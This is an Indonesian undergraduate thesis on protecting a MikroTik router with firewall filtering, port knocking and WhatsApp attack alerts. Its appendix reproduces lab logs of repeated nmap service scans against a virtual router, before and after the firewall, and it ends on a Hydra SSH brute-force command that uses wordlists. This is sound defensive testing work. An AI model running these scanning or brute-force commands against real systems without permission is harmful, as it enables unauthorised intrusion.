



**RANCANG BANGUN SISTEM KEAMANAN
JARINGAN MIKROTIK MENGGUNAKAN *FIREWALL
FILTERING* DAN *PORT KNOCKING* DENGAN
NOTIFIKASI *WHATSAPP* PADA *EVENT VIRTUAL***

SKRIPSI

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1807422019

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN
JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK NEGERI JAKARTA**

2022



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**Dibuat untuk Melengkapi Syarat-Syarat yang Diperlukan
untuk Memperoleh Diploma Empat Politeknik**

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POLITEKNIK NEGERI JAKARTA**

2022



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Judul skripsi : Rancang Bangun Sistem Keamanan Jaringan Mikrotik Menggunakan *Firewall Filtering* Dan *Port Knocking* Dengan Notifikasi *Whatsapp* Pada *Event Virtual*.

Menyatakan dengan sebenarnya bahwa skripsi ini benar-benar merupakan hasil karya saya sendiri, bebas dari peniruan terhadap karya dari orang lain. Kutipan pendapat dan tulisan orang lain ditunjuk sesuai dengan cara-cara penulisan karya ilmiah yang berlaku.

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Depok, 24 Agustus 2022

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Telah diuji oleh tim penguji dalam Sidang Skripsi pada hari Selasa, Tanggal 09 Bulan Agustus Tahun 2022 dan dinyatakan **LULUS**

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KATA PENGANTAR

Puji syukur penulis panjatkan kepada Tuhan Yang Maha Esa, karena atas berkat dan rahmat-Nya, penulis dapat menyelesaikan laporan skripsi ini. Penulisan laporan skripsi ini dilakukan dalam rangka memenuhi salah satu syarat untuk mencapai gelar Sarjana Terapan di Politeknik Negeri Jakarta. Fokus penelitian ini adalah pembuatan sistem keamanan jaringan mikrotik menggunakan *firewall filtering* dan *port knocking* dengan *notifikasi whatsapp* pada event virtual. Penulis menyadari bahwa, tanpa bantuan dan bimbingan dari berbagai pihak, dan masa perkuliahan sampai pada penyusunan laporan skripsi, sangatlah sulit bagi penulis untuk menyelesaikan skripsi ini. Oleh karena itu, penulis mengucapkan terima kasih kepada semua pihak yang telah membantu terutama kepada:

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Sebagai sivitas akademik Politeknik Negeri Jakarta, Saya yang bertanda tangan di bawah ini:

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ABSTRAK

Event virtual adalah acara yang dilaksanakan secara online di era pandemi *covid-19* seperti webinar. Hal tersebut, dilaksanakan oleh administrator yang memiliki fungsi sebagai: monitoring, setup dan *troubleshooting*. Permasalahan yang terjadi ketika tidak dapat monitoring, terdapat gangguan seperti serangan port scanning untuk mengetahui port dan percobaan *login* dengan paksa (*Brute Force,SSH,Telnet*) pada *router mikrotik*. Serangan tersebut merupakan langkah awal pemerosesan pencurian data / merusak data.oleh sebab itu penerapan. Salah satu solusi dari permasalahan tersebut, pada penelitian ini membangun sistem keamanan pada jaringan yaitu *port knocking* dan *firewall filtering*. Fungsi dari *port knocking* dan *firewall filtering* adalah memfilter jaringan dan membuat autentifikasi pada saat *login*. Metode penelitian ini memiliki 5 tahapan yaitu studi lapangan, perancangan sistem, implementasi sistem, pengujian system dan pembuatan laporan. Model yang digunakan yaitu model kuantitatif dengan melakukan 2 macam serangan dan 1 *whatsapp gateway* sebagai notifikasi. Hasil dari metode tersebut akan mendapatkan data-data yang akan dikelola lebih lanjut untuk memberikan kesimpulan tingkat keberhasilan dalam menerapkan sistem keamanan pada *router mikrotik* di *event virtual*

Kata kunci : *Event virtual, Mikrotik, Firewall filtering, port knocking.*

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BAB I PENDAHULUAN

1.1 Latar Belakang

Event Virtual merupakan bentuk acara yang dilaksanakan secara *online* di era pandemi covid-19 seperti *webinar*, hal tersebut sebagai langkah alternatif yang diambil untuk tetap terlaksana.(Ebner & Gegenfurtner, 2019, p. 1; Sasmita, 2020; Toquero & Talidong, 2020) Mekanisme pelaksanaan dapat dilakukan di studio dengan dilakukan *setup* alat, *broadcast* dan penyaluran aliran jaringan (Eligator & Harten, 2021) . Proses penyaluran jaringan membutuhkan router sebagai penghubung dari ISP (*Internet Service Provider*) menuju *switch*, salah satu router yang digunakan adalah Router mikrotik pada *event virtual* . Router mikrotik digunakan untuk memmanagement (Siswanto et al., 2018), filtering jaringan dengan tujuan untuk kestabilan, efektifitas serta tingkat keamanan saat penggunaan. (Trabelsi & Molvizadah, 2016)

Router mikrotik membantu pekerjaan *administrator* yang memiliki fungsi konfigurasi, monitoring dan troubleshooting pada sistem. (Ariyanto et al., 2020; Dwi Prayogo & Arif Wibaw a, 2012; ismi, 2020). Pelaksanaan pada event virtual, fungsi konfigurasi dilakukan untuk konfigurasi sistem sesuai dengan kebutuhan. Fungsi monitoring untuk melihat jalur sistem pada saat *gladiresik* maupun live pelaksanaan. Namun, hal tersebut tidak dapat dilakukan setiap saat, karna terkendala tempat yang tidak bisa dijaga setiap saat, khususnya pada perangkat *router mikrotik*. Permasalahan yang terjadi adalah *administrator* tidak dapat mengetahui apabila terjadi gangguan-gangguan yang dapat menghambat dan mengurangi kinerja dari router mikrotik, seperti serangan-serangan percobaan login dengan paksa (*Brute Force, SSH, Telnet*) dan *Scanning* pada *port router mikrotik* (Apriani & Harbani, 2018; Mursyidah et al., 2019; Saito et al., 2016) Serangan tersebut merupakan langkah awal pemerosesan pencurian data / merusak



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data, apabila terlaksana dan terjadi terhadap router mikrotik , hal tersebut dapat mengganggu kinerja.

Langkah awal yang harus dilakukan adalah pemberian keamanan pada sistem router mikrotik. Penerapan fitur port knocking pada sistem login dengan autentifikasi kesepakatan memiliki tujuan sebagai bentuk meminimalisir atau menghambat ketika serangan *ssh*, *telnet* dan *winbox* , fitur firewall melakukan filtering pada jaringan apabila terdapat kejanggalan dalam login, melakukan pemblokiran ip secara otomatis, menonaktifkan pada serangan dan pemberian notifikasi serangan dengan memanfaatkan sosial media WhatsApp sebagai platform yang terhubung router mikrotik terhadap administrator. Pada tahun 2016 penggunaan *whatsapp* mencapai 1 miliar pengguna.terdapat fitur-fitur yang dapat menginformasikan detail pada pengguna (Sutikno et al., 2016), *whatsapp* memiliki nilai *user-friendly* dibandingkan dengan aplikasi lainya (Muhammad et al., 2022).

Berdasarkan permasalahan yang terjadi pada *event virtual*, administrator membutuhkan sistem keamanan untuk meminimalisir serangan dan memfiltering jaringan yang mencurigakan serta melakukan *autentifikasi* serta pemberian notifikasi dengan bantuan social media whatsapp dalam antisipasi serangan pada router mikrotik.

1.2 Perumusan Masalah

Dilihat dari latar belakang tersebut adapun perumusan masalahnya sebagai berikut:

- a Bagaimana cara menerapkan keamanan pada router mikrotik untuk serangan *Port Scanning*, *Brute Force winbox*, *SSH* dan *Telnet*?
- b Bagaimana cara penerapan *Filtering firewall* dan *Port knocking* pada sistem?
- c Bagaimana cara penerapan whatsapp sebagai notifikasi sistem peringatan?

1.3 Batasan Masalah

Adapun batasan masalah yang disebutkan bertujuan agar pembahasan dapat lebih terarah. Pembatasan masalah tersebut antara lain:

- a Sistem dibangun pada jaringan LAN (*Local Area Network*)`



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- b. Sistem dijalankan dengan 4 user yaitu pada virtual mesin sebagai router (mikrotik versi 7.1.1), *attacker 1* (kali linux 13.0), *attacker 2* (Windows 10 pro), log server dan whatsapp gateway (ubuntu), administrator (Windows 10 Pro) dan winbox versi 3.34
- c. Sistem keamanan firewall filtering digunakan sebagai mengatasi (*Port Scanning, Brute Force, ssh dan telnet*)
- d. Sistem keamanan Port Knocking digunakan sebagai mengatasi (*ssh , telnet dan winbox*).
- e. Notifikasi serangan dengan whatsapp versi 2.22.14.70

1.4 Tujuan dan Manfaat

1.4.1 Tujuan

Adapun tujuan dari penelitian ini adalah

- a. Membuat rancang bangun sistem keamanan router mikrotik untuk mengantisipasi serangan terhadap pihak yang tidak bertanggung jawab , penerapan pada fitur fitur *filtering firewall , block ip , Drop ip , Port Scanning, Brute Force, winbox, SSH dan Telnet.*
- b. Implementasi whatsapp sebagai notifikasi awal dalam antisipasi serangan pada router mikrotik .

1.4.2 Manfaat

Adapun manfaatnya pada pengimplementasian ini adalah

- a. Dengan adanya notifikasi dapat digunakan untuk mempercepat informasi dan meminimalisir terjadinya serangan pada router mikrotik
- b. Mengetahui dan menjadi bahan evaluasi untuk meningkatkan keamanan bagi administrator.

1.5 Sistematik Penulisan

Penelitian ini dilakukan dengan sistematika penulisan sebagai berikut:

1. BAB I PENDAHULUAN

Pada bab ini menjelaskan tentang permasalahan yang terjadi, dijelaskan berdasarkan latar belakang . Membuat tujuan dan manfaat pada rancang bangun yang dibuat sebagai pembahasan selanjutnya dan batasan masalah yang digunakan untuk titik pengerjaan.



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2. BAB II TINJAUAN PUSTAKA

Pada bab ini menjelaskan tentang materi-materi dari rancang bangun sistem yang dibuat untuk membantu dari hal pengertian sistem yang digunakan. Pembahasan tentang mikrotik baik dari fitur-fitur maupun keamanan yang digunakan serta pembahasan notifikasi dan jenis serangan yang digunakan untuk pengujian sistem. Pembahasan penelitian yang telah dibuat sebagai gambaran atau perbedaan yang dibuat antara penulis sebelumnya dengan sekarang.

3. BAB III METODE PENELITIAN

Pada bab ini terdapat pembahasan tentang perancangan sistem yang membahas jenis penelitian yang yang digunakan , tahapan penelitian membahas langkah-langkah dalam penyelesaian dengan tahapan-tahapan dan object penelitian membahas object yang digunakan dalam permasalahan skripsi.

4. BAB IV HASIL DAN PEMBAHASAN

Pada bab ini terdapat pembahasan tentang analisa yang dibutuhkan pada sistem berupa hardware dan software , perancangan sistem sebagai bentuk cara kerja sistem , implementasi sebagai bentuk penerapan pada sistem, pengujian yang menjelaskan deskripsi dan prosedur sebagai bentuk penjelasan dan langkah-langkah pengujian , terdapat hasil dan analisa hasil pengujian sebagai bentuk hasil bentuk penjabaran dalam implementasi sistem.

5. BAB V PENUTUP

Pada bab ini terdapat pembahasan tentang kesimpulan dari hasil pembahasan skripsi serta saran yang digunakan sebagai peningkatan langkah selanjutnya agar menjadi lebih baik

6. DAFTAR PUSTAKA

Pada bab ini terdapat sumber sumber dari tinjauan Pustaka sebagai bukti atau sumber informasi untuk penelitian skripsi.

7. LAMPIRAN

Pada bab ini terdapat lampiran-lampiran pendukung pada skripsi



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DAFTAR PUSTAKA

- Akhir, J. T., & Pribadi, Z. A. (n.d.). *Analisis dan Implementasi Firewall dengan Metode Stateful Multilayer Inspection Pada Mikrotik Router OS*.
- Analar Valianta Tasmi Deris Stiawan, S. (2016). *Identifikasi Serangan Port Scanning dengan Metode String Matching* (Vol. 2, Issue 1). <http://ars.ilkom.unsri.ac.id466>
- Apriani, M., & Harbani, A. (2018). Pengembangan Notifikasi Email Untuk Keamanan Port Menggunakan Metode Port Knocking. *Jurnal Ilmiah Teknologi-Informasi Dan Sains (TeknoIS)*, 8, 25–36.
- Ariyanto, Y., Ismail, A., & Granata, R. S. (2020). Desain Dan Implementasi Tools System Administrator Dengan Protokol SSH. *SIAP*, 1–6.
- Citraweb. (2022). *Implementasi Firewall Filter*. https://citraweb.com/artikel_lihat.php?id=57
- Dwi Prayogo, T., & Arif Wibawa, H. (2012). SISTEM MONITORING JARINGAN PADA SERVER LINUX DENGAN MENGGUNAKAN SMS GATEWAY. In *Jurnal Masyarakat Informatika* (Vol. 2, Issue 3).
- Ebner, C., & Gegenfurtner, A. (2019). Learning and Satisfaction in Webinar, Online, and Face-to-Face Instruction: A Meta-Analysis. In *Frontiers in Education* (Vol. 4). Frontiers Media S.A. <https://doi.org/10.3389/educ.2019.00092>
- Eligator, R., & Harten, A. W. van der. (2021). A study of a renovated broadcast control room with a concave enclosure. *The Journal of the Acoustical Society of America*, 150(4), A77. <https://doi.org/10.1121/10.0007683>
- Ieee. (2012). *2012 IEEE Symposium on Computers and Informatics*. IEEE.
- ismi, T. (2020). *System Administrator: Ketahui Tanggung Jawab dan Skill yang Dibutuhkan*. <https://glints.com/id/lowongan/system-administrator-adalah/#.YmWZxchBzDc>
- Mikrotik. (n.d.). *Company Profile*.
- Muhammad, A., Hanggara, B. T., & Muslimah Az-Zahra, H. (2022). *Analisis Perbandingan Pengalaman Pengguna Aplikasi Whatsapp dan Telegram menggunakan Kuesioner Mecue* (Vol. 6, Issue 1). <http://j-ptiik.ub.ac.id>
- Mursyidah, Husaini, Atthariq, Arhami, M., Hidayat, H. T., Anita, & Ramadhona. (2019). Analysis and implementation of the Port Knocking method using Firewall-based Mikrotik RouterOS. *IOP Conference Series: Materials Science and Engineering*, 536(1). <https://doi.org/10.1088/1757-899X/536/1/012129>

- Muzawi Jurusan Manajemen Informatika, R., & Amik Riau, S. (2016). *SATIN-Sains dan Teknologi Informasi journal homepage* : <http://jurnal.stmik-amik-riau.ac.id> Aplikasi Pengendalian Port dengan Utilitas Port Knocking untuk Optimalisasi Sistem Keamanan Jaringan Komputer (Vol. 2, Issue 1). <http://jurnal.stmik-amik-riau.ac.id>
- Parlika, R., Pradika, S. I., Hakim, A. M., & Kholilul, R. N. (2020). BOT WHATSAPP SEBAGAI PEMBERI DATA STATISTIK COVID-19 MENGGUNAKAN PHP, FLASK, DAN MYSQL. In *Jurnal Informatika dan Sistem Informasi (JIFoSI)* (Vol. 1, Issue 2). <https://api.kawalcorona.com/>
- Pratama, A., Agussalim, & Muhammad Reza, F. (2020). Point-to-multipoint implementation on mikro tik router-based warehouses networks. *Proceeding - 6th Information Technology International Seminar, ITIS 2020*, 87–91. <https://doi.org/10.1109/ITIS50118.2020.9321045>
- Prihanto, A. (2013). *Prosiding Seminar Teknik Elektro dan Pendidikan Teknik Elektro (STE 2013) Jurusan Teknik Elektro-Fakultas Teknik-Universitas Negeri Surabaya*.
- Ryansyah, M., Sony Maulana, M., Studi Sistem Informasi STMIK Nusa Mandiri Jakarta Jl Damai No, P., Jati Barat, W., & Selatan, J. (2018). *Malware Security Menggunakan Filtering Firewall dengan Metode Port Blocking pada Mikrotik RB 1100AHx2*. 6(3).
- Saito, S., Maruhashi, K., Takenaka, M., & Torii, S. (2016). TOPASE: Detection and prevention of brute force attacks with disciplined IPs from IDS logs. *Journal of Information Processing*, 24(2), 217–226. <https://doi.org/10.2197/IPSJJIP.24.217>
- Sasmita, M. T. (2020). ANALISIS PASAR VIRTUAL EVENT DI TENGAH PANDEMI COVID-19. *JURNAL KEPARIWISATAAN*, 19(1), 8–16. <https://doi.org/10.52352/jpar.v19i1.405>
- Siswanto, R. A., Anam, C., & -, S. (2018). RANCANG BANGUN INTERNET SERVICE PROVIDER (ISP) LOKAL DENGAN JARINGAN WIRELESS DAN MIKROTIK OS. *SAINTEKBU*, 10(2), 78–88. <https://doi.org/10.32764/SAINTEKBU.V10I2.211>
- Solikin, I., & Ulfa, M. (n.d.). PENERAPAN SISTEM KEAMANAN JARINGAN SMK NEGERI 1 INDRALAYA UTARA DENGAN MIKROTIK. In *Penerapan Sistem Keamanan Jaringan SMK «««*.
- Sutikno, T., Handayani, L., Stiawan, D., Riyadi, M. A., & Subroto, I. M. I. (2016). WhatsApp, viber and telegram: Which is the best for instant messaging? *International Journal of Electrical and Computer Engineering*, 6(3), 909–914. <https://doi.org/10.11591/ijece.v6i3.10271>
- Tayah, H. (2021). *Keamanan Jaringan*. 1–12.

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- Toquero, C. M., & Talidong, K. J. (2020). Webinar Technology: Developing Teacher Training Programs for Emergency Remote Teaching amid COVID-19. *Training Programs Interdiscip J Virtual Learn Med Sci*, 11(3), 200–203. <https://doi.org/10.30476/ijvlms.2020.86889.1044>
- Trabelsi, Z., & Molvizadah, V. (2016). *2016 13th IEEE Annual Consumer Communications & Networking Conference (CCNC)*. (Vol. 1).
- Yanti, Y. (2019). Implementasi Protocol Telnet Clientless Remote Desktop Gateway. *Jurnal Nasional Komputasi Dan Teknologi Informasi*, 2(2).
- Yulianto, S. v., Setia, L. D., & Atmaja, A. P. (2021). The Use of Whatsapp Gateway for Automatic Notification System. *Journal of Physics: Conference Series*, 1845(1). <https://doi.org/10.1088/1742-6596/1845/1/012014>



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DAFTAR RIWAYAT HIDUP

DAFTAR RIWAYAT HIDUP PENULIS



Iskandar Nurrahman

Lulus dari SDN Sukatani 3 Depok tahun 2011, SMP Taruna Bhakti tahun 2014, SMK Negeri 1 Depok tahun 2017 dan *Continuing Education Program –Center for Computing and Information Technology* -Fakultas Teknik universitas Indonesia tahun 2019 dengan gelar DNIIT.

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LAMPIRAN

Lampiran 1 Serangan Port Scanning Tanpa keamanan

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```
delimiter@root: ~/Skripsi/DataList
File Actions Edit View Help
[sudo] password for delimiter:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 10:43 WIB /home/delimiter
Nmap scan report for MikroTik.lan (192.168.8.187) /Skripsi/Logmanagement
Host is up (0.0021s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 7.1.1
22/tcp    open  ssh          MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.66 seconds
```

```
delimiter@root: ~/Skripsi/DataList
File Actions Edit View Help
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:00 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 7.1.1
22/tcp    open  ssh          MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.63 seconds
```

```
delimiter@root: ~/Skripsi/DataList
File Actions Edit View Help
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:04 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 7.1.1
22/tcp    open  ssh          MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.82 seconds
```

(Lanjutan)

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:11 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.0019s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            MikroTik router ftpd 7.1.1
22/tcp    open  ssh            MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.91 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:16 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            MikroTik router ftpd 7.1.1
22/tcp    open  ssh            MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.48 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:21 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            MikroTik router ftpd 7.1.1
22/tcp    open  ssh            MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.25 seconds
```

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(Lanjutan)

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:25 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 7.1.1
22/tcp    open  ssh          MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.89 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:29 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 7.1.1
22/tcp    open  ssh          MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.93 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 11:36 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.0017s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 7.1.1
22/tcp    open  ssh          MikroTik RouterOS sshd (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
8291/tcp  open  unknown
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.44 seconds
```

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Lampiran 2 Dengan Firewall Filtering Serangan Port scanning

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:01 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00053s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.76 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:04 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00060s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.49 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
[sudo] password for delimiter:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:23 WIB
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 12:23 (0:00:00 remaining)
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00061s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.70 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:26 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00064s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.00 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:27 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00064s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.82 seconds
```

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(Lanjutan)

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:29 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00075s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.09 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:30 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.0011s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.25 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:31 WIB
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.50% done; ETC: 12:32 (0:00:26 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 43.50% done; ETC: 12:32 (0:00:14 remaining)
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.40 seconds
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-27 12:32 WIB
Nmap scan report for MikroTik.lan (192.168.8.187)
Host is up (0.00060s latency).
All 1000 scanned ports on MikroTik.lan (192.168.8.187) are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.70 seconds
```

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Lampiran 3 Serangan Brute Force data ssh tanpa kemanan

```

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
[Hydra] password for delimiter:
